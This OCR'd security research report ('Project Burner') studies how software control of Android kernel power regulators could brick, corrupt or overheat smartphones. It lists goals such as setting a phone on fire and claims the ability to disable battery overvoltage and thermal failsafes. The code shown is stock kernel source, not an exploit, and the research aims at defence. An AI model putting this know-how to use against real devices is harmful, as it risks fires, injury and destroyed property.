
P R O J E C T B U R N E R

El Teléfono Inteligente de Fuego

PROJECT REPORT & FINDINGS



A DELIVERABLE PRODUCT OF:

MONKWORKS, LLC

JOSH "M0NK" THOMAS

Table of Contents

Overview of Research

Review of the project and goals

(The following section is an excerpt from the initial proposal, included herein for context)

Executive Summary

This is a proposal to research the potential of kinetic destruction of smart phones based solely on power stored in the battery and the Linux / Android kernel power management controls. The overall goal is to understand what an attacker would have to do to physically destroy or incapacitate a device solely with kinetic software behaviors. The intent of this proposal is to gain a deep understanding of that attack vector and to develop a means of discovery, remediation, and security awareness surrounding the holes. We cannot defend against an attack if we first do not understand the attack.

We carry smartphones around every day and take their utility somewhat for granted, but what if they suddenly died? What if browsing to an innocuous website could brick your device beyond repair? What if the simple act of receiving and SMS text message could set your phone ablaze? How would that effect our utilization of these devices, and how could we protect ourselves from it? If possible, how could this capability change our offensive and defensive postures in a world of ever increasing cyber threats?

This proposal is centered on the base concept of determining just how susceptible our beloved devices are to kinetic software interactions. Can something be done solely in software that will break the device beyond repair, fry a chip or make it catch fire? This proposal is centered on pure applied research, and as such it will deliver answers and proof of concept tools to answer those questions. This proposal will not provide hardened protections against any findings, but will offer suggestions for power management improvements on future device and software design. The goal is to fully document and understand the potential offensive capabilities and to then design improvements that would render them unusable for offensive purposes.

Additionally, this proposal is structured in an “early fail” manner. As such, the research itself will be bounded on success and will not be 4~5 months of open ended flailing. The idea will be a discussion and review of capabilities during each milestone before continuation of the project. While this is slightly over the normal time limit of CFT projects, it is designed to attack a harder problem scope and yet keep in line with the vision of the project.

Technical Descriptions

Internal to the Android and Linux kernel for mobile devices, there exists a large set of code that manages and processes requests for electrical current to and from the battery. This is how tools like processor overclocking work, the software simply requests and feeds the main CPU more voltage and that extra power is turned into additional processing cycles. This proposal is designed to explore the outer reaches of that software stack and what control the kernel can actually exert on the physical layer hardware. This proposal will also explore what hardware- based protections are currently in place to curb the threat potential from software and how they can be controlled, manipulated or circumvented.

In a base sense, every mobile device is a complex wrapper around the stored energy in the battery, akin to a digital parasite slowly feeding off the electrical current. If an attacker can harness control of this stored energy at will with software alone, they could potentially produce kinetic, physical interactions with the hardware and the outside world. To combat this potential threat, we as defensive security researchers need to fully understand how this could happen before we can define a means to protect against it.

This proposal is designed to be pure defensive applied research in the space of power management and its kinetic software capabilities.

Technical Objectives

While far from a complete list, the following are a subset of the research paths proposed for analysis:

- Push a button; catch a phone on fire (by continuously upping the voltage to the main CPU until it breaks / ceases to function properly).
- Control the electrical flow from the kernel and wipe the internal phone memory by upping to voltage to RAM and the internal data storage devices.
- Pulse the electrical current to the USB host controller and blow the protective fuses on the PCB. This will render the device USB port inoperable, removing the capability to charge the battery or transfer data on/off the device via physical cables.
- Dump the stored energy from the battery into the Baseband processor as quickly as the hardware will allow, attempting to overload and fry this chip, rendering the device connectionless to the outside cellular infrastructure.

In general, this research proposes we explore the full gamut of potential attack vectors for kinetic software interactions on an Android phone. The research will attempt to fully understand the potential

for offensive use and will, with that deep understanding, offer potential solutions or protections against those attack vectors and surfaces.

This proposal assumes that advanced malware and other nefarious tools are already capable of these kinetic destruction mechanisms and that we have yet to see them in wild solely because our adversaries are waiting for a critical time to deploy them. The proposer's intent is to fully understand how these tools have to work at the kernel layer so that the community at large can develop protections against them.

Selection of Device

Other devices of examined during this research included the HTC One, the Samsung Galaxy S IV, the Qualcomm Snapdragon 800 development platform and the Oppo Find 5. These devices will be mentioned in the report when pertinent. In a general sense, all devices explored contained virtually identical regulation configurations as they are all based on the same reference design from Qualcomm.

The main device utilized in the research is the Sony Xperia Z.

Sony Xperia Z Internals

The Z was released by Sony as part of the Xperia line in February 2013. Out of the box it ran Android 4.1 and has since been upgraded to Android 4.1.2. The device is powered by a non removable 2400 mAh battery, contains a 1.5 GHz quad-core Krait processor internal to the Qualcomm Snapdragon S4 pro chip. As expected, the device contains the full spectrum of internal components common to high end smartphones. Of note, the Xperia Z is mostly waterproof and as such is very difficult to open and is not designed to allow for any internal part replacements.


AOKP Support for the Xperia Z

The AOKP project officially supports this device. The generic code base (AOKP is based on Cyanogenmod, which in turn is based on pure AOSP) does not offer *Project Burner* anything special code or API wise. What is gained from using this open ROM is a cross platform source code and compilation environment that has been standardized and cleaned of vendor specific files. This allows the research as a whole to focus on pure Android kernel modifications without the distractions of vendor specific modifications. Given the nature of this project, it is currently expected that any PoC that functions on a device running an AOKP Rom variant will function on the native / stock device with the same capabilities. This is ensured because the AOKP changes overall are irrelevant to the specific kernel code this project is concerned with.

DooMLoRD Kernel support for the Xperia Z

The DooMLoRD kernel is a popular AOSP modified Android kernel that supports clean compilation and advanced overclocking techniques. The kernel itself will not be utilized directly during this research, but the source will be examined and used as a reference when overclocking or manipulating a device. In the specific case of the Xperia Z, the kernel source was utilized to guide the researcher with the initial kernel based overclocking.

The Qualcomm Snapdragon S4 Pro SoC



Qualcomm sample SoC diagram

The Snapdragon S4 Pro is powering the Sony Xperia Z as well as the Xperia ZL, The HTC Droid DNA, The Google Nexus 4 and the LG Optimus G. The detailed data sheets on this SoC are non-existent from Qualcomm but the promotional sales information details that the 28mm SoC contains:

- Up to 1.7 Ghz dual or quad core Krait CPU
- Adreno 320 GPU
- 3G/4G & LTE support
- USB 2.0 High Speed OTG support
- WiFi / Bluetooth / GPS / high end camera support

[http://www.qualcomm.com/snapdragon/processors/s4/specs]

In general, the SoC contains the bulk of the processing capabilities for the phone. The specific S4 pro chipset running in the Xperia Z is the APQ8064.

<one it arrives, go into some detail on the Snapdragon 800 dev / reference platform>

A Deeper Understanding of How Mobile Devices Store, Route & Control Power at the Physical Layer

This section is intended to provide a quick, 5 minute primer on how mobile devices store and utilize power at a physical layer and not an in depth analysis.

The PCB of the Sony Xperia ARC Z Smartphone

Power, Charging and Storage

The Battery

Obviously, the internal battery for Android phones is used to store and distribute power to the components of the device. These batteries are designed and manufactured for a specific range of capacity and throughput. The components also have a large number of rigid operating parameters due to safety and reliability concerns, ranging from drain & charging speeds to thermal operating zones. These parameters are monitored and controlled from both the Android kernel and from an embedded battery controller. Analysis has shown that the kernel can disable some, but not all, of the embedded safeguards in the controller.

The USB Charging Stack

Android phones harness the USB stack and PCB traces to charge the embedded batteries. This stack is fully controlled from the Android kernel with minimal physical safeguards in place at the PCB level. The USB stack interacts with the BMS (Battery Management System) and the hardware Regulation & PMIC

frameworks to determine how to charge the battery and what voltages to use. This stack is also in constant communication with the kernel based thermal regulation frameworks to ensure that operating temperatures are strictly adhered to.

PMIC and Hardware Regulation

The power regulation frameworks generally control the multitude of embedded hardware PMICs (Power Management Integrated Circuit) built into the phone. These devices accept voltage flow ranges and values from software and control the actual power routed on PCB based on those thresholds.

A Deeper Understanding of How Mobile Devices Store, Route & Control Power at the Software Layer

Board Support Packages and the Linux Kernel

As generic and universal as we want to believe the Linux / Android kernel is, at some point in the process we need hardware specific code to operate the device. These constructs work very similar to typical drivers, but are generally compiled into the base kernel.

In the case of the Sony Xperia Z source, this support package begins with the defconfig used during kernel compilation.

```
<Xperia_Z_kernel>/arch/arm/configs/fusion3_yuga_dcm_defconfig
```

Analysis of this file alone exposes what kernel frameworks the actual device utilizes and what overarching operating parameters govern the system. The defconfig file and its children also define what BSP specific files are relevant to the platform. For the Xperia Z, the overall board definitions master files reside in the mach-msm directory of the kernel:

```
<Xperia_Z_kernel>/arch/arm/mach-msm/board-sony_fusion3.c
<Xperia_Z_kernel>/arch/arm/mach-msm/board-sony_fusion3_yuga.c
```

These files contain the basic overlay for the device and the definitions for how the kernel must interact with the hardware. From these files, the support package crawls out to driver and configuration files for most of the embedded hardware (accelerometer, motion sensors, embedded storage, etc.). While this file will be covered in depth later in this paper, an extract is included for context:

```
...
#define QFPROM_RAW_FEAT_CONFIG_ROW0_MSB     (MSM_QFPROM_BASE + 0x23c)
#define QFPROM_RAW_OEM_CONFIG_ROW0_LSB      (MSM_QFPROM_BASE + 0x220)

/* PCIE AXI address space */
#define PCIE_AXI_BAR_PHYS   0x08000000
#define PCIE_AXI_BAR_SIZE   SZ_128M

/* PCIe pmic gpios */
#define PCIE_WAKE_N_PMIC_GPIO 12
#define PCIE_PWR_EN_PMIC_GPIO 13
#define PCIE_RST_N_PMIC_MPP 1

#if defined(CONFIG_MACH_SONY_YUGA)
#include "board-sony_fusion3_yuga.h"
#elif defined(CONFIG_MACH_SONY_POLLUX)
#include "board-sony_fusion3_pollux.h"
#elif defined(CONFIG_MACH_SONY_POLLUX_WINDY)
#include "board-sony_fusion3_pollux.h"
#elif defined(CONFIG_MACH_SONY_ODIN)
```

```
#include "board-sony_fusion3_odin.h"
#else
#error "ERROR: Unknown machine!"
#endif

/* Section: Vibrator */
#if defined(CONFIG_VIBRATOR_LC898300)
struct lc898300_vib_cmd lc898300_vib_cmd_data = {
       .vib_cmd_intensity = VIB_CMD_PWM_10_15,
       .vib_cmd_resonance = VIB_CMD_FREQ_150,
       .vib_cmd_startup   = VIB_CMD_STTIME_5,
       .vib_cmd_brake     = VIB_CMD_ATBR | VIB_CMD_BRTIME_2 |
                                    VIB_CMD_BRPWR_15_15,
       .vib_cmd_stops     = VIB_CMD_ATSNUM_8_10 | VIB_CMD_ATSOFF,
};
#endif
...
```

These support files fully expose how GPIOs, the PMICs and the power regulation is set up on the device, what additional hardware is supported and generally how the device will react to the environment. Aside from infrastructure files specific to target hardware components such as the CPU, Battery or WiFi interface, this framework is the basis for all functionality in the device.

For initial simplicity, this paper will refer to internal hardware component in two broad categories:

- Unbranded / Common components
- Branded components

While this distinction is arbitrary, it will allow for a definitive narrative throughout the paper.

Unbranded or common components are considered such because they are directly or closely controlled by the overall power and regulation framework in the linux kernel. These components are obviously made by a company and are branded to some extent, but in the grand scheme of things the specific vendor implementation is irrelevant to the running of the device (no one cares who made the proximity sensor in their phone but me). These devices typically don't have a vendor specific driver file (such as a generic accelerometer) or if they do, it relies heavily upon the overall kernel framework. These components are generically adopted into the kernel so they can be replaced by similar components when prices change during manufacturing.

Branded components tend to be mentioned during tear downs, WikiPedia posts and vendor sales sheets. These components (such as the main CPU / GPU or SoC, the WiFi chip) are sales points for the phone itself. Additionally, larger components (such as the chips to support networking, bluetooth, NFC, etc.) that have highly vendor specific drivers and power requirements will fall into this category.

The Power and Regulation Frameworks

When leaving the battery, power must flow to the PCB and SMD components of the phone. The linux kernel manages this process with the power and regulation framework. This framework is described in detail in the linux kernel documentation:

```
<Xperia_Z_kernel>/Documentation/power/regulator/overview.txt
```

As such, this section will simply inject the full contents of the overview file (below) and then attempt to comment on the framework and the intended use by Project Burner. Further detail and documentation is also available in the Documentation/power tree of the kernel.

```
Linux voltage and current regulator framework
=============================================

About
=====

This framework is designed to provide a standard kernel interface to control
voltage and current regulators.

The intention is to allow systems to dynamically control regulator power output
in order to save power and prolong battery life. This applies to both voltage
regulators (where voltage output is controllable) and current sinks (where
current limit is controllable).

(C) 2008  Wolfson Microelectronics PLC.
Author: Liam Girdwood <lg@opensource.wolfsonmicro.com>


Nomenclature
============

Some terms used in this document:-

  o Regulator    - Electronic device that supplies power to other devices.
                   Most regulators can enable and disable their output whilst
                   some can control their output voltage and or current.

                   Input Voltage -> Regulator -> Output Voltage


  o PMIC         - Power Management IC. An IC that contains numerous regulators
                   and often contains other subsystems.


  o Consumer     - Electronic device that is supplied power by a regulator.
                   Consumers can be classified into two types:-

                   Static: consumer does not change it's supply voltage or
                   current limit. It only needs to enable or disable it's
                   power supply. It's supply voltage is set by the hardware,
                   bootloader, firmware or kernel board initialisation code.
```

```
                  Dynamic: consumer needs to change it's supply voltage or
                  current limit to meet operation demands.


o Power Domain -  Electronic circuit that is supplied it's input power by the
                  output power of a regulator, switch or by another power
                  domain.

                  The supply regulator may be behind a switch(s). i.e.

                  Regulator -+-> Switch-1 -+-> Switch-2 --> [Consumer A]
                             |             |
                             |             +-> [Consumer B], [Consumer C]
                             |
                             +-> [Consumer D], [Consumer E]

                  That is one regulator and three power domains:

                  Domain 1: Switch-1, Consumers D & E.
                  Domain 2: Switch-2, Consumers B & C.
                  Domain 3: Consumer A.

                  and this represents a "supplies" relationship:

                  Domain-1 --> Domain-2 --> Domain-3.

                  A power domain may have regulators that are supplied power
                  by other regulators. i.e.

                  Regulator-1 -+-> Regulator-2 -+-> [Consumer A]
                               |
                               +-> [Consumer B]

                  This gives us two regulators and two power domains:

                  Domain 1: Regulator-2, Consumer B.
                  Domain 2: Consumer A.

                  and a "supplies" relationship:

                  Domain-1 --> Domain-2


o Constraints  -  Constraints are used to define power levels for performance
                  and hardware protection. Constraints exist at three levels:

                  Regulator Level: This is defined by the regulator hardware
                  operating parameters and is specified in the regulator
                  datasheet. i.e.

                    - voltage output is in the range 800mV -> 3500mV.
                    - regulator current output limit is 20mA @ 5V but is
                      10mA @ 10V.

                  Power Domain Level: This is defined in software by kernel
                  level board initialisation code. It is used to constrain a
                  power domain to a particular power range. i.e.

                    - Domain-1 voltage is 3300mV
                    - Domain-2 voltage is 1400mV -> 1600mV
                    - Domain-3 current limit is 0mA -> 20mA.

                  Consumer Level: This is defined by consumer drivers
```

```
                    dynamically setting voltage or current limit levels.

                    e.g. a consumer backlight driver asks for a current increase
                    from 5mA to 10mA to increase LCD illumination. This passes
                    to through the levels as follows :-

                    Consumer: need to increase LCD brightness. Lookup and
                    request next current mA value in brightness table (the
                    consumer driver could be used on several different
                    personalities based upon the same reference device).

                    Power Domain: is the new current limit within the domain
                    operating limits for this domain and system state (e.g.
                    battery power, USB power)

                    Regulator Domains: is the new current limit within the
                    regulator operating parameters for input/output voltage.

                    If the regulator request passes all the constraint tests
                    then the new regulator value is applied.


Design
======

The framework is designed and targeted at SoC based devices but may also be
relevant to non SoC devices and is split into the following four interfaces:-


   1. Consumer driver interface.

      This uses a similar API to the kernel clock interface in that consumer
      drivers can get and put a regulator (like they can with clocks atm) and
      get/set voltage, current limit, mode, enable and disable. This should
      allow consumers complete control over their supply voltage and current
      limit. This also compiles out if not in use so drivers can be reused in
      systems with no regulator based power control.

        See Documentation/power/regulator/consumer.txt

   2. Regulator driver interface.

      This allows regulator drivers to register their regulators and provide
      operations to the core. It also has a notifier call chain for propagating
      regulator events to clients.

        See Documentation/power/regulator/regulator.txt

   3. Machine interface.

      This interface is for machine specific code and allows the creation of
      voltage/current domains (with constraints) for each regulator. It can
      provide regulator constraints that will prevent device damage through
      overvoltage or over current caused by buggy client drivers. It also
      allows the creation of a regulator tree whereby some regulators are
      supplied by others (similar to a clock tree).

        See Documentation/power/regulator/machine.txt

   4. Userspace ABI.

      The framework also exports a lot of useful voltage/current/opmode data to
      userspace via sysfs. This could be used to help monitor device power
```

```
      consumption and status.

        See Documentation/ABI/testing/sysfs-class-regulator
```

For the unbranded components, Project Burner will basically be manipulating regulators and PMIC controlled constraints to shift power domains out of expected ranges and thus attempt to damage end consumers. This attack can be done in a component specific targeted manner or by manipulating the entire PCB power plane the component is connected to. Simply put, this research will be harnessing the power regulation framework for the exact opposite use-case for which it was intended.

This internal framework will be the expected basis for all attacks and defense of unbranded / common components.

The CPU and other Major Components

Above and beyond the low level capabilities provided by the power management, PMIC and regulation frameworks, branded components tend to control and expose voltage and current settings in the platform driver code itself. This functionality is exposed to the kernel for overall power management (underclocking the CPU during a light load, spinning down the WiFi chip or GPS, etc) and that exposure provides an additional surface for manipulation.

The specifics of branded component manipulation beyond the general regulation framework will be contained in this document during milestone delivery.

Project Burner on the Sony Xperia Z

Capabilities Overview

Note to Reader: The following is a simple list that compiles the full research project into a success/fail scenario. Please see individual sections for detail beyond the highlights.

- Power Attacks on the Main Processor (Milestone 2)
    - Project Burner can create a highly unstable runtime environment that consumes a fully charged battery in roughly 10 minutes. When disabling the USB charging stack, the phone can essentially be permanently bricked with no means of recovery once the battery drain is complete.
    - Current Capability can only be defeated IF the phone can be forced into fastboot mode prior to the initial battery drain.
    - Project Burner can manipulate power flowing to the Qualcomm SoC enough that the device no longer boots and is only recoverable through fastboot mechanisms.
    - Future work and research will revisit frying the actual SoC
- Power Attacks on Data Storage (Milestone 3)
    - Project Burner can over-volt the data handling mechanisms internal to the phone, essentially corrupting all data at rest and during read/write operations.
    - Current Capability can only be defeated IF the phone can be forced into fastboot mode prior to the initial battery drain.
    - Project Burner can manipulate power flowing to the Data Storage hardware enough that the device no longer boots and is only recoverable through fastboot mechanisms.
- Power Attacks on USB (Milestone 4)
    - Project Burner can fully disable the USB stack in software, thus neutering the ability for an end user to copy new files or recovery mechanisms to the phone.
    - Project Burner can manipulate and control all voltages utilized in USB OTG scenarios, essentially pushing unexpectedly high voltages out of the USB stack on the phone to peripheral devices.
    - Project Burner can over-volt the internal USB stack and hardware to cause instability on the target device.
    - Project Burner can manipulate power flowing to the USB hardware enough that the device no longer boots and is only recoverable through fastboot mechanisms.

- Power Attacks on the Baseband Processor (Milestone 5)
    - <Future Work>
- Power Attacks on WiFi Hardware (Milestone 6)
    - Project Burner can over-volt the WiFi hardware in the Qualcomm SoC and corrupt large amounts of packet traffic. This corruption does not disable WiFi completely but simply makes all outside communications highly unstable.
    - Project Burner can manipulate power flowing to the WiFi hardware enough that the device no longer boots and is only recoverable through fastboot mechanisms.
- Power Attacks on Sensors and other Phone Components (Milestone 7)
    - Project Burner can manipulate power to the internal PCB with the end result of a highly unstable and non-functional phone.
    - Project Burner can manipulate power flowing to the internal PCB power planes enough that the device no longer boots and is only recoverable through fastboot mechanisms.
- Final Exploitation of the Battery (Milestone 8)
    - Project Burner can manipulate the power flowing into a charging battery and disable all logic protecting the battery from high voltages and over capacity failsafes
    - Project Burner can disable all software based failsafe mechanisms involved in power management and thermal range checking when routing raw power to a charging battery.

Analysis of the Xperia Z Regulation Frameworks

The power regulation portion of the Xperia Z BSP is defined in the regulator file. This source file is immense, but can logically be broken down into 2 pertinent sections:

- Defining each section of the regulation chain and what is powered from that chain by defining VREG_CONSUMERS
- Setting up voltage flow regulators based on the above consumer information and power needs

The excerpt below is from the stock configuration file. Attached to this document (in the Addendum) is the fully documented research file used for analysis of the regulator.

```
From: <Xperia_Z_kernel>/arch/arm/mach-msm/board-8064-regulator.c

...
#define VREG_CONSUMERS(_id) \
       static struct regulator_consumer_supply vreg_consumers_##_id[]
```

```
/* Regulators that are present when using either PM8921 or PM8917 */
/*
 * Consumer specific regulator names:
 *                   regulator name            consumer dev_name
 */
...
VREG_CONSUMERS(L3) = {
       REGULATOR_SUPPLY("8921_l3",             NULL),
       REGULATOR_SUPPLY("HSUSB_3p3",           "msm_otg"),
       REGULATOR_SUPPLY("HSUSB_3p3",           "msm_ehci_host.0"),
       REGULATOR_SUPPLY("HSUSB_3p3",           "msm_ehci_host.1"),
};
VREG_CONSUMERS(L4) = {
       REGULATOR_SUPPLY("8921_l4",             NULL),
       REGULATOR_SUPPLY("HSUSB_1p8",           "msm_otg"),
       REGULATOR_SUPPLY("iris_vddxo",          "wcnss_wlan.0"),
};
...
...
VREG_CONSUMERS(S5) = {
       REGULATOR_SUPPLY("8921_s5",             NULL),
       REGULATOR_SUPPLY("krait0",       "acpuclk-8064"),
};
VREG_CONSUMERS(S6) = {
       REGULATOR_SUPPLY("8921_s6",             NULL),
       REGULATOR_SUPPLY("krait1",       "acpuclk-8064"),
};
...
...
static struct rpm_regulator_init_data
apq8064_rpm_regulator_init_data[] __devinitdata = {
       /*     ID a_on pd ss min_uV   max_uV  supply sys_uA  freq  fm  ss_fm */
       RPM_SMPS(S1, 1, 1, 0, 1225000, 1225000, NULL, 100000, 3p20, NONE, NONE),
       RPM_SMPS(S2, 0, 1, 0, 1300000, 1300000, NULL,      0, 1p60, NONE, NONE),
       RPM_SMPS(S3, 0, 1, 1,  500000, 1150000, NULL, 100000, 4p80, NONE, NONE),
       RPM_SMPS(S4, 1, 1, 0, 1800000, 1800000, NULL, 100000, 1p60, AUTO, AUTO),
       RPM_SMPS(S7, 0, 0, 0, 1300000, 1300000, NULL, 100000, 3p20, NONE, NONE),
       RPM_SMPS(S8, 0, 1, 0, 2200000, 2200000, NULL,      0, 1p60, NONE, NONE),

       /*     ID a_on pd ss min_uV   max_uV   supply    sys_uA init_ip */
       RPM_LDO(L1,  1, 1, 0, 1100000, 1100000, "8921_s4",     0,  1000),
       RPM_LDO(L2,  0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
       RPM_LDO(L3,  0, 1, 0, 3075000, 3075000, NULL,          0,     0),
       RPM_LDO(L4,  1, 1, 0, 1800000, 1800000, NULL,          0, 10000),
...
...
static struct rpm_regulator_consumer_mapping
            msm_rpm_regulator_consumer_mapping[] __devinitdata = {
       RPM_REG_MAP(LVS7, 0, 1, "krait0_hfpll", "acpuclk-8064"),
       RPM_REG_MAP(LVS7, 0, 2, "krait1_hfpll", "acpuclk-8064"),
       RPM_REG_MAP(LVS7, 0, 4, "krait2_hfpll", "acpuclk-8064"),
       RPM_REG_MAP(LVS7, 0, 5, "krait3_hfpll", "acpuclk-8064"),
       RPM_REG_MAP(LVS7, 0, 6, "l2_hfpll",     "acpuclk-8064"),
       RPM_REG_MAP(L24,  0, 1, "krait0_mem",   "acpuclk-8064"),
       RPM_REG_MAP(L24,  0, 2, "krait1_mem",   "acpuclk-8064"),
       RPM_REG_MAP(L24,  0, 4, "krait2_mem",   "acpuclk-8064"),
       RPM_REG_MAP(L24,  0, 5, "krait3_mem",   "acpuclk-8064"),
       RPM_REG_MAP(S3,   0, 1, "krait0_dig",   "acpuclk-8064"),
       RPM_REG_MAP(S3,   0, 2, "krait1_dig",   "acpuclk-8064"),
       RPM_REG_MAP(S3,   0, 4, "krait2_dig",   "acpuclk-8064"),
       RPM_REG_MAP(S3,   0, 5, "krait3_dig",   "acpuclk-8064"),
};
```

```
...
...
```

Aside from the overarching BSP regulation framework, the Krait CPU cores embedded inside the Qualcomm SoC also require regulation. In the standard Sony kernel, these settings can be found in the krait-regulator file. This is also an immense file, and as such a small sample is included:

```
#FROM: <Xperia_Z_kernel>/arch/arm/mach-msm/krait-regulator.c
...
...
/*
 *                   supply
 *                   from
 *                   pmic
 *                   gang
 *                     |        LDO BYP [6]
 *                     |         /
 *                     |        /
 *                     |_______/   _____
 *                     |                |
 *                  ___|___             |
 *              |        |           |
 *              |        |              /
 *              |  LDO   |             /
 *              |        |            /    BHS[6]
 *                 |_______|           |
 *                     |               |
 *                     |_______________|
 *                     |
 *              ________|________
 *            |                 |
 *            |      KRAIT      |
 *            |_________________|
 */

#define V_RETENTION               600000
#define V_LDO_HEADROOM            150000

#define PMIC_VOLTAGE_MIN          350000
#define PMIC_VOLTAGE_MAX          1355000
#define LV_RANGE_STEP             5000

/* use LDO for core voltage below LDO_THRESH */
#define CORE_VOLTAGE_LDO_THRESH         750000

#define LOAD_PER_PHASE                  3200000

#define CORE_VOLTAGE_MIN                900000

#define KRAIT_LDO_VOLTAGE_MIN           465000
#define KRAIT_LDO_VOLTAGE_OFFSET        465000
#define KRAIT_LDO_STEP                  5000

#define BHS_SETTLING_DELAY_US           1
#define LDO_SETTLING_DELAY_US           1

#define _KRAIT_MASK(BITS, POS)  (((u32)(1 << (BITS)) - 1) << POS)
#define KRAIT_MASK(LEFT_BIT_POS, RIGHT_BIT_POS) \
             _KRAIT_MASK(LEFT_BIT_POS - RIGHT_BIT_POS + 1, RIGHT_BIT_POS)
```

```
#define APC_SECURE         0x00000000
#define CPU_PWR_CTL        0x00000004
#define APC_PWR_STATUS     0x00000008
#define APC_TEST_BUS_SEL   0x0000000C
#define CPU_TRGTD_DBG_RST  0x00000010
#define APC_PWR_GATE_CTL   0x00000014
#define APC_LDO_VREF_SET   0x00000018

/* bit definitions for APC_PWR_GATE_CTL */
#define BHS_CNT_BIT_POS          24
#define BHS_CNT_MASK             KRAIT_MASK(31, 24)
#define BHS_CNT_DEFAULT          64

#define CLK_SRC_SEL_BIT_POS      15
#define CLK_SRC_SEL_MASK   KRAIT_MASK(15, 15)
#define CLK_SRC_DEFAULT          0

#define LDO_PWR_DWN_BIT_POS      16
#define LDO_PWR_DWN_MASK   KRAIT_MASK(21, 16)

#define LDO_BYP_BIT_POS          8
#define LDO_BYP_MASK             KRAIT_MASK(13, 8)

#define BHS_SEG_EN_BIT_POS 1
#define BHS_SEG_EN_MASK          KRAIT_MASK(6, 1)
#define BHS_SEG_EN_DEFAULT 0x3F

#define BHS_EN_BIT_POS           0
#define BHS_EN_MASK        KRAIT_MASK(0, 0)

/* bit definitions for APC_LDO_VREF_SET register */
#define VREF_RET_POS             8
#define VREF_RET_MASK            KRAIT_MASK(14, 8)

#define VREF_LDO_BIT_POS   0
#define VREF_LDO_MASK            KRAIT_MASK(6, 0)

/**
 * struct pmic_gang_vreg -
 * @name:                   the string used to represent the gang
 * @pmic_vmax_uV:           the current pmic gang voltage
 * @pmic_phase_count:              the number of phases turned on in the gang
 * @krait_power_vregs:             a list of krait consumers this gang supplies to
 * @krait_power_vregs_lock:        lock to prevent simultaneous access to the list
 *                          and its nodes. This needs to be taken by each
 *                          regulator's callback functions to prevent
 *                          simultaneous updates to the pmic's phase
 *                          voltage.
 */
struct pmic_gang_vreg {
       const char           *name;
       int                  pmic_vmax_uV;
       int                  pmic_phase_count;
       struct list_head     krait_power_vregs;
       struct mutex         krait_power_vregs_lock;
};

